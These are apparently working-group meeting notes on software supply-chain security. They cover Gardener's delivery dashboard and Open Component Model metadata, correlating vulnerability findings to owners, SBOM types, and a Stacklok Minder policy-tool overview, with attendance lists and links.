- DORA Metrics
- Inbound OpenSource Consumption
- Deployment Automation

○ 


THE VULNERABILITY-INDUSTRIAL COMPLEX
@forrestbrazeal
VENDORS HELPFULLY SURFACE
RANDOM VULNS
VIA
DASH-BOARDS
BURYING DEVS WITH BUSYWORK
MEANWHILE..
DELIGHTED ATTACKERS ENTER THRU
ACTUAL HOLES IN THE SYSTEM, LEADING TO A
BREACH!
SHOCKED EXECUTIVES
MAGICALLY FIND MORE SECURITY BUDGET...
WHO'S REALLY BENEFITTING HERE?

○ 

Delivery Dashboard


Component Overview

OCM Gear	Eicar Test	Gardener
Component OCM Gear 0.481.0	Component Eicar Test 0.7.0	Component Gardener v1.99.0
Sprint: 2407a	Sprint: 2407a	Sprint: 2407a
PRs(0)	PRs(0)	PRs(0)

- 

  gardener v1.70.0

apiserver-proxy	v0.11.0	etcd-druid	v0.17.0
apiserver-proxy	v0.11.0	ext-authz-server	0.7.0
autoscaler	v1.26.1	hvpa-controller	v0.13.0
autoscaler	v1.25.2	ingress-default-backend	0.15.0
autoscaler	v1.24.2	logging	v0.52.0
autoscaler	v1.23.3	logging	v0.52.0
autoscaler	v1.22.5	logging	v0.52.0
autoscaler	v1.21.5	logging	v0.52.0
autoscaler	v1.20.4	logging	v0.52.0
dependency-watchdog	v1.0.0	vpn2	0.15.0

- 

  gardener v1.70.0

  apiserver-proxy v0.11.0

  apiserver-proxy v0.11.0

  autoscaler v1.26.1

  Resources

Type	Resources ID	Compliance Information
	cluster-autoscaler:v1.26.1	Vulnerability Critical · debian 11.6 · No Malware · Golang · No License Findings · Issues


  Sources

Type	Sources ID	Compliance Information
	github_com_gardener_autoscaler:v1.26.1	Codechecks

  Referenced By

Type	Component
	github.com/gardener/gardener:v1.70.0

etcd-druid	v0.17.0
ext-authz-server	0.7.0
hvpa-controller	v0.13.0
ingress-default-backend	0.15.0
logging	v0.52.0
logging	v0.52.0
logging	v0.52.0
logging	v0.52.0
logging	v0.52.0
vpn2	0.15.0
vpn2	0.15.0


- 

  https://delivery-dashboard-dev.ci.gardener.cloud.sap/#/component?name=github.com%2Fgardener%2Fcc-utils&version=1.2400.0&view=cd&cdLines=1654%3A1666

```
      - name: cloud.gardener.cnudie/dso/scanning-hints/source_analysis/v1
        value:
          comment: |
            we use bandit for sast scanning (part of release-pipeline)
            see attached buildlog
          policy: skip
      - name: cloud.gardener/cicd/source
        value:
          repository-classification: main
componentReferences: []
resources:
  - name: job-image
    version: 1.2400.0
    type: ociImage
    access:
      type: ociRegistry
      imageReference: >-
        europe-docker.pkg.dev/sap-se-gcp-k8s-delivery/releases-public/europe-docker_pkg_dev/gardener-project/releases/cicd/job-image@sha256:7d22baae594061e5b8a30ea03cceaccf19ca2d397aa3753f1fa4c9ab8dfbb0d3
    digest:
      hashAlgorithm: SHA-256
      normalisationAlgorithm: ociArtifactDigest/v1
      value: 7d22baae594061e5b8a30ea03cceaccf19ca2d397aa3753f1fa4c9ab8dfbb0d3
    extraIdentity: {}
    relation: local
    labels:
      - name: cloud.gardener.cnudie/dso/scanning-hints/package-versions
        value:
          - name: containerd
            version: v1.6.15
      - name: gardener.cloud/cve-categorisation
        value:
          authentication_enforced: true
          availability_requirement: low
          confidentiality_requirement: high
          integrity_requirement: high
          network_exposure: protected
          user_interaction: gardener-operator
      - name: cloud.gardener.cnudie/migration/original_ref
        value: >-
          europe-docker.pkg.dev/gardener-project/releases/cicd/job-image:1.2400.0
      - name: cloud.gardener.cnudie/sdo/lssd
```

- Nisha: More Software Bill of Delivery instead of Bill of Materials

○



Asset-to-Owner w/o OCM

Task: We have Tool X reporting vulnerabilities on **running systems** and we need to assign them to the responsible owner.

“Asset-to-Owner” is based on a **automatic** lookup in the CMDB / Asset Database


Vuln Finding

```
vulnerability:
        ↳ "Vuln… in /apiserver-proxy-…”,

cve: "CVE-2022-27664”,

asset_bios_uuid:
        ↳ "abcd-113134-beef"
...
```

Asset Database

```
CCIR Object ID: 002011111111111111
BIOS UUID: abcd-113134-beef
Asset Owner: I999999
```

○



Asset-to-Owner based on OCM

Task: We have Tool X reporting vulnerabilities on **running containers** and we need to assign them to the responsible owner”


“Asset-to-Owner” is based on OCM coordinates in the OCI image manifest:

Finding from Tool X

```
vulnerability:
        ↳ "Vuln… in /apiserver-proxy-…",
cve: “CVE-2022-27664”,
container_image_name:
        ↳ "eu.gcr.io/sap...",
container_image_digest:
        ↳ "sha256:881AB…",

image_manifest_annotations:
        ↳ {"cloud.gardener/ocm-resource": "ops-toolbelt:0.29.0",
           "cloud.gardener/ocm-component": "github.com/gardener/ops-toolbelt:0.29.0"}
...
```

Service-API

```
github.com/gardener/opstoolbelt:0.29.0 -> CID:D111111|N:Example,Peter|U:peterexample
```

- ○ 

Asset-to-Owner based on OCM

Task: Tool X reports vulnerabilities on **running containers** and we need to know if that vulnerability was

- detected and assessed before
- and if so – what was the result of the assessment

Finding from Tool X


```
vulnerability:
          ↳ "Vuln… in /apiserver-proxy-…",
cve: "CVE-2022-2766",
container_image_name:
          ↳ "eu.gcr.io/sap...",
container_image_digest:
          ↳ "sha256:881AB…",

image_manifest_annotations:
          ↳ {"cloud.gardener/ocm-resource": "ops-toolbelt:0.29.0",
            "cloud.gardener/ocm-component": "github.com/gardener/ops-
toolbelt:0.29.0"}
...
```

"Shift-Left" Binary Scanning Result (Triage DB)

`Assessment Result: "False-Positive"`

Correlation leads to

- Reduced Double Effort
- Less Alert Fatigue

- ○ 

Our Question:

Can you Support and Collaborate to establish an SBoM for Operations & Delivery ?

Table 1: SBOM Type Definition and Composition

SBOM Type	Definition	Data Description
Design	SBOM of intended, planned software project or product with included components (some of which may not yet exist) for a new software artifact.	Typically derived from a design specification, RFP, or initial concept.
Source	SBOM created directly from the development environment, source files, and included dependencies used to build an product artifact.	Typically generated from software composition analysis (SCA) tooling, with manual clarifications.
Build	SBOM generated as part of the process of building the software to create a releasable artifact (e.g., executable or package) from data such as source files, dependencies, built components, build process ephemeral data, and other SBOMs.	Typically generated as part of a build process. May consist of integrated intermediate Build and Source SBOMs for a final release artifact SBOM.
Analyzed	SBOM generated through analysis of artifacts (e.g., executables, packages, containers, and virtual machine images) after its build. Such analysis generally requires a variety of heuristics. In some contexts, this may also be referred to as a "3rd party" SBOM.	Typically generated through analysis of artifacts by 3rd party tooling.
Deployed	SBOM provides an inventory of software that is present on a system. This may be an assembly of other SBOMs that combines analysis of configuration options, and examination of execution behavior in a (potentially simulated) deployment environment.	Typically generated by recording the SBOMs and configuration information of artifacts that have been installed on systems.
Runtime	SBOM generated through instrumenting the system running the software, to capture only components present in the system, as well as external call-outs or dynamically loaded components. In some contexts, this may also be referred to as an "Instrumented" or "Dynamic" SBOM.	Typically generated from tooling interacting with a system to record the artifacts present in a running environment and/or that have been executed.
Operations & Delivery ?	?	?

https://www.cisa.gov/sites/default/files/2023-04/sbom-types-document-508c.pdf

- Future Topics?

2024-06-28 - Canceled

2024-06-14


NOTE: Meeting on 2024-05-31 was canceled.


Attendance ((please **mark an "X" if you are here,** or add-row name/email/affiliation if joining)

	Name/Affiliation	Pronouns	GH ID

x	Ryan Ware (Intel)	he/him	ware
x	Ian Dunbar-Hall (Lockheed Martin)	he/him	idunbarh
x	Dennis Zhang (New York University)	he/him	yzhang0701
x	Nisha Kumar (Oracle)	she/they	nishakm
x	Craig McLuckie (Stacklok)	he/him	craigmcl
x	Evan Anderson (Stacklok)	he/him	evankanderson
x	Eryn Muetzel (Stacklok)	she/her	eryn-muetzel

Agenda:

- Intros
- Opens
    - Registration is now open for SBOM-O-Rama
- Topics
    - Stacklok Minder
        - Marmots are always on a community security effort
        - Apache2 licensed
        - Want to make it more community centric
        - 
          Minder 4 OpenSSF




Minder Overview

stacklok

A flexible, OSS platform for policy assertion, visibility and end-to-end reconciliation across the SDLC

- Minder should be widely used. Trusty is an intelligence service.
- Commercial ambitions are that there's an opportunity to create quality signal



Minder Goals


stacklok

- Add controls across the SDLC via flexibly provider model
- Assert policy against resources OSS policy frameworks (rego, etc)
- Flexibly map policy to resource (grouped/label/property/attribute)
- Support e2e reconciliation when out-of-policy (operator | autonomous)
- Enable edge | threshold triggered policy assertions

- Communities don't like being told no
- Bring capabilities as early as possible
- Help people create and enforce good decisions
- Ian: For someone starting an OSPO, this is the kind of thing I'm looking for
- Nisha: What I've noticed is that the infrastructure is very heterogeneous and the initial decisions the architects have made have snowballed into bespoke tooling. "Artisanal".
- Evan: Might be asking 2 different things. One aspect is setting up repos. Other aspect is that many of these other tools end up being declarative and not everyone understands all of the GitHub features.
- It's intended to be an overlay system
- Nisha: These are patterns that developers are using now. How do we turn those into secure patters.
- UI is not open source. CLI is open source.
- Dependencies Security
  - Checks if dependabot is configured for different ecosystems

- Configures looking for requirements.txt for pip
- Policies set
- Repositories
- Creates PR to to add dependabot configuration for pip

- Remediate PR - showing checking version for requirements.txt contents
  - Want to catch developers at the earliest point
  - Nisha: The proposed SBOM which is the SBOM that comes at the very beginning of the SDLC - This is the SBOM for the application and we're proposing we're using these components. Could rely on the SBOM for C/C++ instead of ecosystems that have package managers.
- SBOM and SBOM Drift detection - to be implemented
- Upload a SBOM and then work against that.
- https://www.cisa.gov/resources-tools/resources/types-software-bill-materials-sbom
-



Minder Status

stacklok

Supporting github provider w/ several dozen policies


- Control repo config
- Assert per-PR policy (CVE | license | etc)
- Attestation
- Workflow

OCI provider POC written

Upcoming features

- Flexible profile mapping
- Permission reverse proxy (aka permission-a-tron :))
- Audit trail and better alert management

-



Minder Platform Evolution
End-to-end policy enforcement

stacklok

Use cases & examples

#1 Repo config - e.g. 'enable branch protection'
#2 Merge policy - e.g. 'no high sev CVE/no BSL license deps/no low trusty score'

#3 Build env policy - e.g. 'require SBOM' or 'require rooted trust to HW'
#4 Signature policy - e.g. 'sign package iff …'

#5 provenance generation - e.g. 'write metadata to ledger on integration'
#6 qualification policy - e.g. 'unit test code coverage >70% for integration'

#7 OCI registry config - e.g. 'maintain all prod artifacts for 18 months'
#8 reg acceptance criteria - e.g. 'isolate all packages w/o xyz attestation'

#9 IAC policy - e.g. require proof of OpenTofu script scanning pre-deployment…
#10 FaaS controls - e.g. no updates to Lambda functions, unless …

#11 admission control policy - e.g. only deploy if no high sev CVEs
#12 workload drift - e.g. track deployed artifacts and alert on deprecation

- Minder needs to be a community thing to be successful

        - Nisha: Do you have any blog posts or other information on remediation during SDLC that I can share with folks I'm working with
        - https://stacklok.com/blog/applying-lessons-learned-from-building-kubernetes-to-software-supply-chain-security
    - [Technical Initiative Funding Request]: Funding for Contractors To Work On Security Tools · Issue #311 · ossf/tac (github.com)
        -
- Future Topics?
    - 2024-07-12: Open Component Model

2024-05-17

Attendance ((please **mark an "X" if you are here,** or add-row name/email/affiliation if joining)

	Name/Affiliation	**Pronouns**	**GH ID**
x	Ryan Ware (Intel)	he/him	ware
x	Ian Dunbar-Hall (Lockheed Martin)	he/him	idunbarh
x	Mike Lieberman (Kusari)	he/him	mlieberman85
x	Adhithya Rajasekaran (Comcast)	He/Him	radhi1991

Agenda:

- Intros
- Opens
    - [Ian] GUAC, Protobom, bomctl overlap and descriptions
    - Michael Lieberman (Kusari Inc) to Everyone (May 17, 2024, 8:08 AM)
    - https://github.com/ossf/toolbelt/pull/13
    -
    - Sai Sundar Venugopal (Comcast) to Everyone (May 17, 2024, 8:11 AM)
    - https://github.com/Comcast/xGitGuard
    -
    - Michael Lieberman (Kusari Inc) to Everyone (May 17, 2024, 8:27 AM)
    - https://github.com/ossf/tac/blob/main/process/building-an-open-source-community.md
    -
    - Ian Dunbar-Hall (Lockheed Martin) to Everyone (May 17, 2024, 8:51 AM)
    - On the Scorecard SBOM checks …
    - https://github.com/ossf/scorecard/pull/3903

    - Very close to being merged
    -
- xGitGuard
    - https://github.com/Comcast/xGitGuard
    - Demo
    -
- Future Topics?
    - Open Component Model
    - [Mike] Toolbelt github workflow -
    - [Mike] SBOM

